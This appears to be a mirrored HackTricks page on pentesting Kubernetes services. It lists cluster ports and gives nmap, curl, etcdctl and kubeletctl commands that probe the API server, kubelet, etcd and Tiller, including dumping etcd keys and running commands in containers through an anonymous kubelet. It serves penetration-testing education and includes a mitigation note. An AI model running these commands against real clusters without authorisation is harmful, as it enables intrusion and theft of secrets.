mirror of
https://github.com/HackTricks-wiki/hacktricks-cloud.git
synced 2025-12-28 13:43:24 -08:00

240 lines
11 KiB
Markdown
240 lines
11 KiB
Markdown
# Pentesting Kubernetes Services
|
|
|
|
{% hint style="success" %}
|
|
Learn & practice AWS Hacking:<img src="../../../.gitbook/assets/image (1) (1) (1) (1).png" alt="" data-size="line">[**HackTricks Training AWS Red Team Expert (ARTE)**](https://training.hacktricks.xyz/courses/arte)<img src="../../../.gitbook/assets/image (1) (1) (1) (1).png" alt="" data-size="line">\
|
|
Learn & practice GCP Hacking: <img src="../../../.gitbook/assets/image (2) (1).png" alt="" data-size="line">[**HackTricks Training GCP Red Team Expert (GRTE)**<img src="../../../.gitbook/assets/image (2) (1).png" alt="" data-size="line">](https://training.hacktricks.xyz/courses/grte)
|
|
|
|
<details>
|
|
|
|
<summary>Support HackTricks</summary>
|
|
|
|
* Check the [**subscription plans**](https://github.com/sponsors/carlospolop)!
|
|
* **Join the** 💬 [**Discord group**](https://discord.gg/hRep4RUj7f) or the [**telegram group**](https://t.me/peass) or **follow** us on **Twitter** 🐦 [**@hacktricks\_live**](https://twitter.com/hacktricks_live)**.**
|
|
* **Share hacking tricks by submitting PRs to the** [**HackTricks**](https://github.com/carlospolop/hacktricks) and [**HackTricks Cloud**](https://github.com/carlospolop/hacktricks-cloud) github repos.
|
|
|
|
</details>
|
|
{% endhint %}
|
|
|
|
Kubernetes uses several **specific network services** that you might find **exposed to the Internet** or in an **internal network once you have compromised one pod**.
|
|
|
|
## Finding exposed pods with OSINT
|
|
|
|
One way could be searching for `Identity LIKE "k8s.%.com"` in [crt.sh](https://crt.sh) to find subdomains related to kubernetes. Another way might be to search `"k8s.%.com"` in github and search for **YAML files** containing the string.
|
|
|
|
## How Kubernetes Exposes Services
|
|
|
|
It might be useful for you to understand how Kubernetes can **expose services publicly** in order to find them:
|
|
|
|
{% content-ref url="../exposing-services-in-kubernetes.md" %}
|
|
[exposing-services-in-kubernetes.md](../exposing-services-in-kubernetes.md)
|
|
{% endcontent-ref %}
|
|
|
|
## Finding Exposed pods via port scanning
|
|
|
|
The following ports might be open in a Kubernetes cluster:
|
|
|
|
| Port | Process | Description |
|
|
| --------------- | -------------- | ---------------------------------------------------------------------- |
|
|
| 443/TCP | kube-apiserver | Kubernetes API port |
|
|
| 2379/TCP | etcd | |
|
|
| 6666/TCP | etcd | etcd |
|
|
| 4194/TCP | cAdvisor | Container metrics |
|
|
| 6443/TCP | kube-apiserver | Kubernetes API port |
|
|
| 8443/TCP | kube-apiserver | Minikube API port |
|
|
| 8080/TCP | kube-apiserver | Insecure API port |
|
|
| 10250/TCP | kubelet | HTTPS API which allows full mode access |
|
|
| 10255/TCP | kubelet | Unauthenticated read-only HTTP port: pods, running pods and node state |
|
|
| 10256/TCP | kube-proxy | Kube Proxy health check server |
|
|
| 9099/TCP | calico-felix | Health check server for Calico |
|
|
| 6782-4/TCP | weave | Metrics and endpoints |
|
|
| 30000-32767/TCP | NodePort | Proxy to the services |
|
|
| 44134/TCP | Tiller | Helm service listening |
|
|
|
|
### Nmap
|
|
|
|
{% code overflow="wrap" %}
|
|
```bash
|
|
nmap -n -T4 -p 443,2379,6666,4194,6443,8443,8080,10250,10255,10256,9099,6782-6784,30000-32767,44134 <pod_ipaddress>/16
|
|
```
|
|
{% endcode %}
|
|
|
|
### Kube-apiserver
|
|
|
|
This is the **API Kubernetes service** the administrators talks with usually using the tool **`kubectl`**.
|
|
|
|
**Common ports: 6443 and 443**, but also 8443 in minikube and 8080 as insecure.
|
|
|
|
```bash
|
|
curl -k https://<IP Address>:(8|6)443/swaggerapi
|
|
curl -k https://<IP Address>:(8|6)443/healthz
|
|
curl -k https://<IP Address>:(8|6)443/api/v1
|
|
```
|
|
|
|
**Check the following page to learn how to obtain sensitive data and perform sensitive actions talking to this service:**
|
|
|
|
{% content-ref url="../kubernetes-enumeration.md" %}
|
|
[kubernetes-enumeration.md](../kubernetes-enumeration.md)
|
|
{% endcontent-ref %}
|
|
|
|
### Kubelet API
|
|
|
|
This service **run in every node of the cluster**. It's the service that will **control** the pods inside the **node**. It talks with the **kube-apiserver**.
|
|
|
|
If you find this service exposed you might have found an **unauthenticated RCE**.
|
|
|
|
#### Kubelet API
|
|
|
|
```bash
|
|
curl -k https://<IP address>:10250/metrics
|
|
curl -k https://<IP address>:10250/pods
|
|
```
|
|
|
|
If the response is `Unauthorized` then it requires authentication.
|
|
|
|
If you can list nodes you can get a list of kubelets endpoints with:
|
|
|
|
```bash
|
|
kubectl get nodes -o custom-columns='IP:.status.addresses[0].address,KUBELET_PORT:.status.daemonEndpoints.kubeletEndpoint.Port' | grep -v KUBELET_PORT | while IFS='' read -r node; do
|
|
ip=$(echo $node | awk '{print $1}')
|
|
port=$(echo $node | awk '{print $2}')
|
|
echo "curl -k --max-time 30 https://$ip:$port/pods"
|
|
echo "curl -k --max-time 30 https://$ip:2379/version" #Check also for etcd
|
|
done
|
|
```
|
|
|
|
#### kubelet (Read only)
|
|
|
|
```bash
|
|
curl -k https://<IP Address>:10255
|
|
http://<external-IP>:10255/pods
|
|
```
|
|
|
|
### etcd API
|
|
|
|
```bash
|
|
curl -k https://<IP address>:2379
|
|
curl -k https://<IP address>:2379/version
|
|
etcdctl --endpoints=http://<MASTER-IP>:2379 get / --prefix --keys-only
|
|
```
|
|
|
|
### Tiller
|
|
|
|
```bash
|
|
helm --host tiller-deploy.kube-system:44134 version
|
|
```
|
|
|
|
You could abuse this service to escalate privileges inside Kubernetes:
|
|
|
|
### cAdvisor
|
|
|
|
Service useful to gather metrics.
|
|
|
|
```bash
|
|
curl -k https://<IP Address>:4194
|
|
```
|
|
|
|
### NodePort
|
|
|
|
When a port is exposed in all the nodes via a **NodePort**, the same port is opened in all the nodes proxifying the traffic into the declared **Service**. By default this port will be in in the **range 30000-32767**. So new unchecked services might be accessible through those ports.
|
|
|
|
```bash
|
|
sudo nmap -sS -p 30000-32767 <IP>
|
|
```
|
|
|
|
## Vulnerable Misconfigurations
|
|
|
|
### Kube-apiserver Anonymous Access
|
|
|
|

Anonymous access to **kube-apiserver API endpoints is not allowed**. But you could check some endpoints:
|
|
|
|
|
|
|
|
### **Checking for ETCD Anonymous Access**
|
|
|
|
The ETCD stores the cluster secrets, configuration files and more **sensitive data**. By **default**, the ETCD **cannot** be accessed **anonymously**, but it always good to check.
|
|
|
|
If the ETCD can be accessed anonymously, you may need to **use the** [**etcdctl**](https://github.com/etcd-io/etcd/blob/master/etcdctl/READMEv2.md) **tool**. The following command will get all the keys stored:
|
|
|
|
```bash
|
|
etcdctl --endpoints=http://<MASTER-IP>:2379 get / --prefix --keys-only
|
|
```
|
|
|
|
### **Kubelet RCE**
|
|
|
|
The [**Kubelet documentation**](https://kubernetes.io/docs/reference/command-line-tools-reference/kubelet/) explains that by **default anonymous acce**ss to the service is **allowed:**
|
|
|
|
> Enables anonymous requests to the Kubelet server. Requests that are not rejected by another authentication method are treated as anonymous requests. Anonymous requests have a username of `system:anonymous`, and a group name of `system:unauthenticated`
|
|
|
|
To understand better how the **authentication and authorization of the Kubelet API works** check this page:
|
|
|
|
{% content-ref url="kubelet-authentication-and-authorization.md" %}
|
|
[kubelet-authentication-and-authorization.md](kubelet-authentication-and-authorization.md)
|
|
{% endcontent-ref %}
|
|
|
|
The **Kubelet** service **API is not documented**, but the source code can be found here and finding the exposed endpoints is as easy as **running**:
|
|
|
|
```bash
|
|
curl -s https://raw.githubusercontent.com/kubernetes/kubernetes/master/pkg/kubelet/server/server.go | grep 'Path("/'
|
|
|
|
Path("/pods").
|
|
Path("/run")
|
|
Path("/exec")
|
|
Path("/attach")
|
|
Path("/portForward")
|
|
Path("/containerLogs")
|
|
Path("/runningpods/").
|
|
```
|
|
|
|
All of them sound interesting.
|
|
|
|
You can use the [**Kubeletctl**](https://github.com/cyberark/kubeletctl) tool to interact with Kubelets and their endpoints.
|
|
|
|
#### /pods
|
|
|
|
This endpoint list pods and their containers:
|
|
|
|
```bash
|
|
kubeletctl pods
|
|
```
|
|
|
|
#### /exec
|
|
|
|
This endpoint allows to execute code inside any container very easily:
|
|
|
|
```bash
|
|
kubeletctl exec [command]
|
|
```
|
|
|
|
{% hint style="info" %}
|
|
To avoid this attack the _**kubelet**_ service should be run with `--anonymous-auth false` and the service should be segregated at the network level.
|
|
{% endhint %}
|
|
|
|
### **Checking Kubelet (Read Only Port) Information Exposure**
|
|
|
|

When a **kubelet read-only port** is exposed, it becomes possible for information to be retrieved from the API by unauthorized parties. The exposure of this port may lead to the disclosure of various **cluster configuration elements**. Although the information, including **pod names, locations of internal files, and other configurations**, may not be critical, its exposure still poses a security risk and should be avoided.
|
|
|
|
An example of how this vulnerability can be exploited involves a remote attacker accessing a specific URL. By navigating to `http://<external-IP>:10255/pods`, the attacker can potentially retrieve sensitive information from the kubelet:
|
|
|
|
|
|
|
|
## References
|
|
|
|
{% embed url="https://www.cyberark.com/resources/threat-research-blog/kubernetes-pentest-methodology-part-2" %}
|
|
|
|
{% embed url="https://labs.f-secure.com/blog/attacking-kubernetes-through-kubelet" %}
|
|
|
|
{% hint style="success" %}
|
|
Learn & practice AWS Hacking:<img src="../../../.gitbook/assets/image (1) (1) (1) (1).png" alt="" data-size="line">[**HackTricks Training AWS Red Team Expert (ARTE)**](https://training.hacktricks.xyz/courses/arte)<img src="../../../.gitbook/assets/image (1) (1) (1) (1).png" alt="" data-size="line">\
|
|
Learn & practice GCP Hacking: <img src="../../../.gitbook/assets/image (2) (1).png" alt="" data-size="line">[**HackTricks Training GCP Red Team Expert (GRTE)**<img src="../../../.gitbook/assets/image (2) (1).png" alt="" data-size="line">](https://training.hacktricks.xyz/courses/grte)
|
|
|
|
<details>
|
|
|
|
<summary>Support HackTricks</summary>
|
|
|
|
* Check the [**subscription plans**](https://github.com/sponsors/carlospolop)!
|
|
* **Join the** 💬 [**Discord group**](https://discord.gg/hRep4RUj7f) or the [**telegram group**](https://t.me/peass) or **follow** us on **Twitter** 🐦 [**@hacktricks\_live**](https://twitter.com/hacktricks_live)**.**
|
|
* **Share hacking tricks by submitting PRs to the** [**HackTricks**](https://github.com/carlospolop/hacktricks) and [**HackTricks Cloud**](https://github.com/carlospolop/hacktricks-cloud) github repos.
|
|
|
|
</details>
|
|
{% endhint %}
|